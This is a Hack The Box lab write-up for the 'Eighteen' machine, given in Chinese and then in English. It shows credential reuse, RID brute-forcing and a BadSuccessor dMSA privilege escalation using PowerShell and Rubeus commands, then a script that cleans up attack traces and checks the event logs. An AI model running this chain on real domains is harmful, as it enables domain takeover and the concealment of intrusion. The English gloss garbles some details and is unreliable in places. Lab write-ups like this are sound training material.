htb eighteen


初始枚举

image 66.png

默认凭据:kevin:iNa2we6haRj2gaw!


攻击链路

默认凭据登录Mssql-->枚举后发现Web admin账户哈希-->使用NetExec破解出计算机用户-->密码喷洒-->发现有AD-->枚举AD-->Windows2025Domain-->使用BadSuccessor提权

Admin hash

pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$ 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 利用hashcat和john都破解不出密码是iloveyou1

使用NetExec

nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute

得到用户名adam.scott:iloveyou1

evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1

Bad Successor

*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ADDomain | Select DomainMode

       DomainMode
       ----------
Windows2025Domain

# 这种攻击默认就能生效——你的域根本不需要使用 dMSA。只要存在这个功能(任何至少包含一台 Windows Server 2025 域控制器 (DC) 的域都存在),它就可用。
**# 创建电脑账户**
New-ADComputer -Name PwnedMachine -SamAccountName "PwnedMachine$" -AccountPassword (ConvertTo-SecureString -String "H@ckth3pl@n3t" -AsPlainText -Force) -Path "ou=staff,dc=eighteen,dc=htb" -PassThru -Server "DC01"
# 使用Rubeus申请该电脑账户hash
.\Rubeus.exe hash /password:H@ckth3pl@n3t /user:PwnedMachine$ /domain:eighteen.htb      # aes256_cts_hmac_sha1后续要使用
# 创建dMSA账户
New-ADServiceAccount -Name "Pwned_DMSA" -DNSHostName "eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "PwnedMachine$" -Path "ou=staff,dc=eighteen,dc=htb"
# 给账户添加写权限(假设我们获取的shell用户叫adam.scott)
$sid = (Get-ADUser -Identity "adam.scott").SID
$acl = Get-Acl "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb"
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid,"GenericAll","Allow"
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb" -AclObject $acl
# 给账户Pwned_DMSA设立权限
Set-ADServiceAccount -Identity Pwned_DMSA -Replace @{'msDS-ManagedAccountPrecededByLink' = 'CN=Administrator,CN=Users,DC=eighteen,DC=htb';'msDS-DelegatedMSAState' = 2}
## msDS-ManagedAccountPrecededByLink将Administrator附加到Pwned_DMSA
# 验证是否一切正常
Get-ADServiceAccount -Identity Pwned_DMSA -Properties msDS-ManagedAccountPrecededByLink,msDS-DelegatedMSAState | Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState
# 利用之前的hash请求票据
.\Rubeus.exe asktgt /user:PwnedMachine$ /aes256:<aes256_cts_hmac_sha1> /domain:eighteen.htb /nowrap
# 创建dMSA票据
.\Rubeus.exe asktgs /targetuser:Pwned_DMSA$ /service:krbtgt/eighteen.htb /dmsa /opsec /ptt /nowrap /ticket:<tiket_hash>
# 会看到先前密钥(AD默认保留上一个密码),那个就是Administrator的密钥
# 完整清理脚本
Write-Host "开始清理攻击痕迹..."

try {
    # 清除内存票据
    Write-Host "清除Kerberos票据..."
    klist purge 2>$null
    
    # 删除服务账户
    Write-Host "删除服务账户..."
    Remove-ADServiceAccount -Identity "Pwned_DMSA" -Confirm:$false -ErrorAction SilentlyContinue
    
    # 删除计算机账户  
    Write-Host "删除计算机账户..."
    Remove-ADComputer -Identity "PwnedMachine" -Confirm:$false -ErrorAction SilentlyContinue
    
    Write-Host "清理完成!"
} catch {
    Write-Host "清理过程中出现错误: $($_.Exception.Message)"
}

# 最终验证
Write-Host "验证清理结果:"
Get-ADServiceAccount -Filter "Name -eq 'Pwned_DMSA'" -ErrorAction SilentlyContinue | 
    Measure-Object | Select-Object -ExpandProperty Count
Get-ADComputer -Filter "Name -eq 'PwnedMachine'" -ErrorAction SilentlyContinue | 
    Measure-Object | Select-Object -ExpandProperty Count
    # 检查事件日志(如果需要进一步清理痕迹)
Get-WinEvent -LogName Security -MaxEvents 100 | 
    Where-Object {$_.Message -like "*Pwned*"} |
    Format-Table TimeCreated, Id, LevelDisplayName, Message -Wrap

# 重启系统(最彻底的清理方式)
# Restart-Computer

htb eighteen

Initial Enumeration

image 66.png

Default Credentials: kevin:iNa2we6haRj2gaw!


Attack Chain

  1. Log in to MSSQL using default credentials.
  2. After enumeration, discover the hash of the Web admin account.
  3. Use NetExec to crack the computer user account.
  4. Perform password spraying.
  5. Identify the presence of an Active Directory (AD) domain.
  6. Enumerate the AD domain.
  7. Exploit the vulnerability in Windows 2025 to escalate privileges using BadSuccessor.

Admin Hash

The password is pbkdf2:sha256:600000\$AMtzteQIG7yAbZIa$ 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133, but neither hashcat nor john can crack it; the actual password is iloveyou1.

Using NetExec

nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute

Result: Obtained username adam.scott:iloveyou1.

evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1

Bad Successor

*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ADDomain | Select DomainMode
       DomainMode
       ----------
Windows2025Domain

This attack works by default—it doesn’t require the use of dMSA. As long as a domain contains at least one Windows Server 2025 domain controller (DC), this vulnerability can be exploited.

Creating Computer Accounts

New-ADComputer -Name PwnedMachine -SamAccountName "PwnedMachine$" -AccountPassword (ConvertTo-SecureString -String "H@ckth3pl@n3t" -AsPlainText -Force) -Path "ou=staff,dc=eighteen,dc=htb" -PassThru -Server "DC01"

Generating the Computer Account Hash Using Rubeus

.\Rubeus.exe hash /password:H@ckth3pl@n3t /user:PwnedMachine$ /domain:eighteen.htb  # This hash will be used later for aes256_cts_hmac_sha1 encryption.

Creating a dMSA Account

New-ADServiceAccount -Name "Pwned_DMSA" -DNSHostName "eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "PwnedMachine$" -Path "ou=staff,dc=eighteen,dc=htb"

Adding Write Permissions to the Account

$sid = (Get-ADUser -Identity "adam.scott").SID
$acl = Get-Acl "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb"
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid, "GenericAll", "Allow"
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb" -AclObject $acl

Grant permissions to the account Pwned_DMSA

Set-ADServiceAccount -Identity Pwned_DMSA -Replace @{‘msDS-ManagedAccountPrecededByLink’ = ‘CN=Administrator,CN=Users,DC=eighteen,DC=htb’;‘msDS-DelegatedMSAState’ = 2}

This command appends ‘Administrator’ to the list of users that can delegate MSA credentials to Pwned_DMSA

Verify if everything is working as expected

Get-ADServiceAccount -Identity Pwned_DMSA -Properties msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState | Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState

Use the previously obtained hash to request a Kerberos ticket

.\Rubeus.exe asktgt /user:PwnedMachine$ /aes256:<aes256_cts_hmac_sha1> /domain:eighteen.htb /nowrap

Generate a DMSA ticket

.\Rubeus.exe asktgs /targetuser:Pwned_DMSA$ /service:krbtgt/eighteen.htb /dmsa /opsec /ptt /nowrap /ticket:<tiket_hash>

The previous password will be used (as it is retained by AD by default); this is the password for the Administrator account

Complete cleanup script

Write-Host “Starting to clean up attack traces…” try { # Clear Kerberos tickets from memory Write-Host “Clearing Kerberos tickets…” klist purge 2>$null

# Remove the service account
Write-Host "Removing service account..."
Remove-ADServiceAccount -Identity "Pwned_DMSA" -Confirm:$false -ErrorAction SilentlyContinue

# Remove the computer account
Write-Host "Removing computer account..."
Remove-ADComputer -Identity "PwnedMachine" -Confirm:$false -ErrorAction SilentlyContinue

Write-Host "Cleanup completed!"

} catch { Write-Host “An error occurred during cleanup: ((_.Exception.Message)” }

Final verification

Write-Host “Verification of cleanup results:” Get-ADServiceAccount -Filter “Name -eq ‘Pwned_DMSA’” -ErrorAction SilentlyContinue | Measure-Object | Select-Object -ExpandProperty Count Get-ADComputer -Filter “Name -eq ‘PwnedMachine’” -ErrorAction SilentlyContinue | Measure-Object | Select-Object -ExpandProperty Count # Check event logs (for further cleanup if necessary) Get-WinEvent -LogName Security -MaxEvents 100 | Where-Object {$_.Message -like “Pwned”} | Format-Table TimeCreated, Id, LevelDisplayName, Message -Wrap

Restart the system (for the most thorough cleanup)

Restart-Computer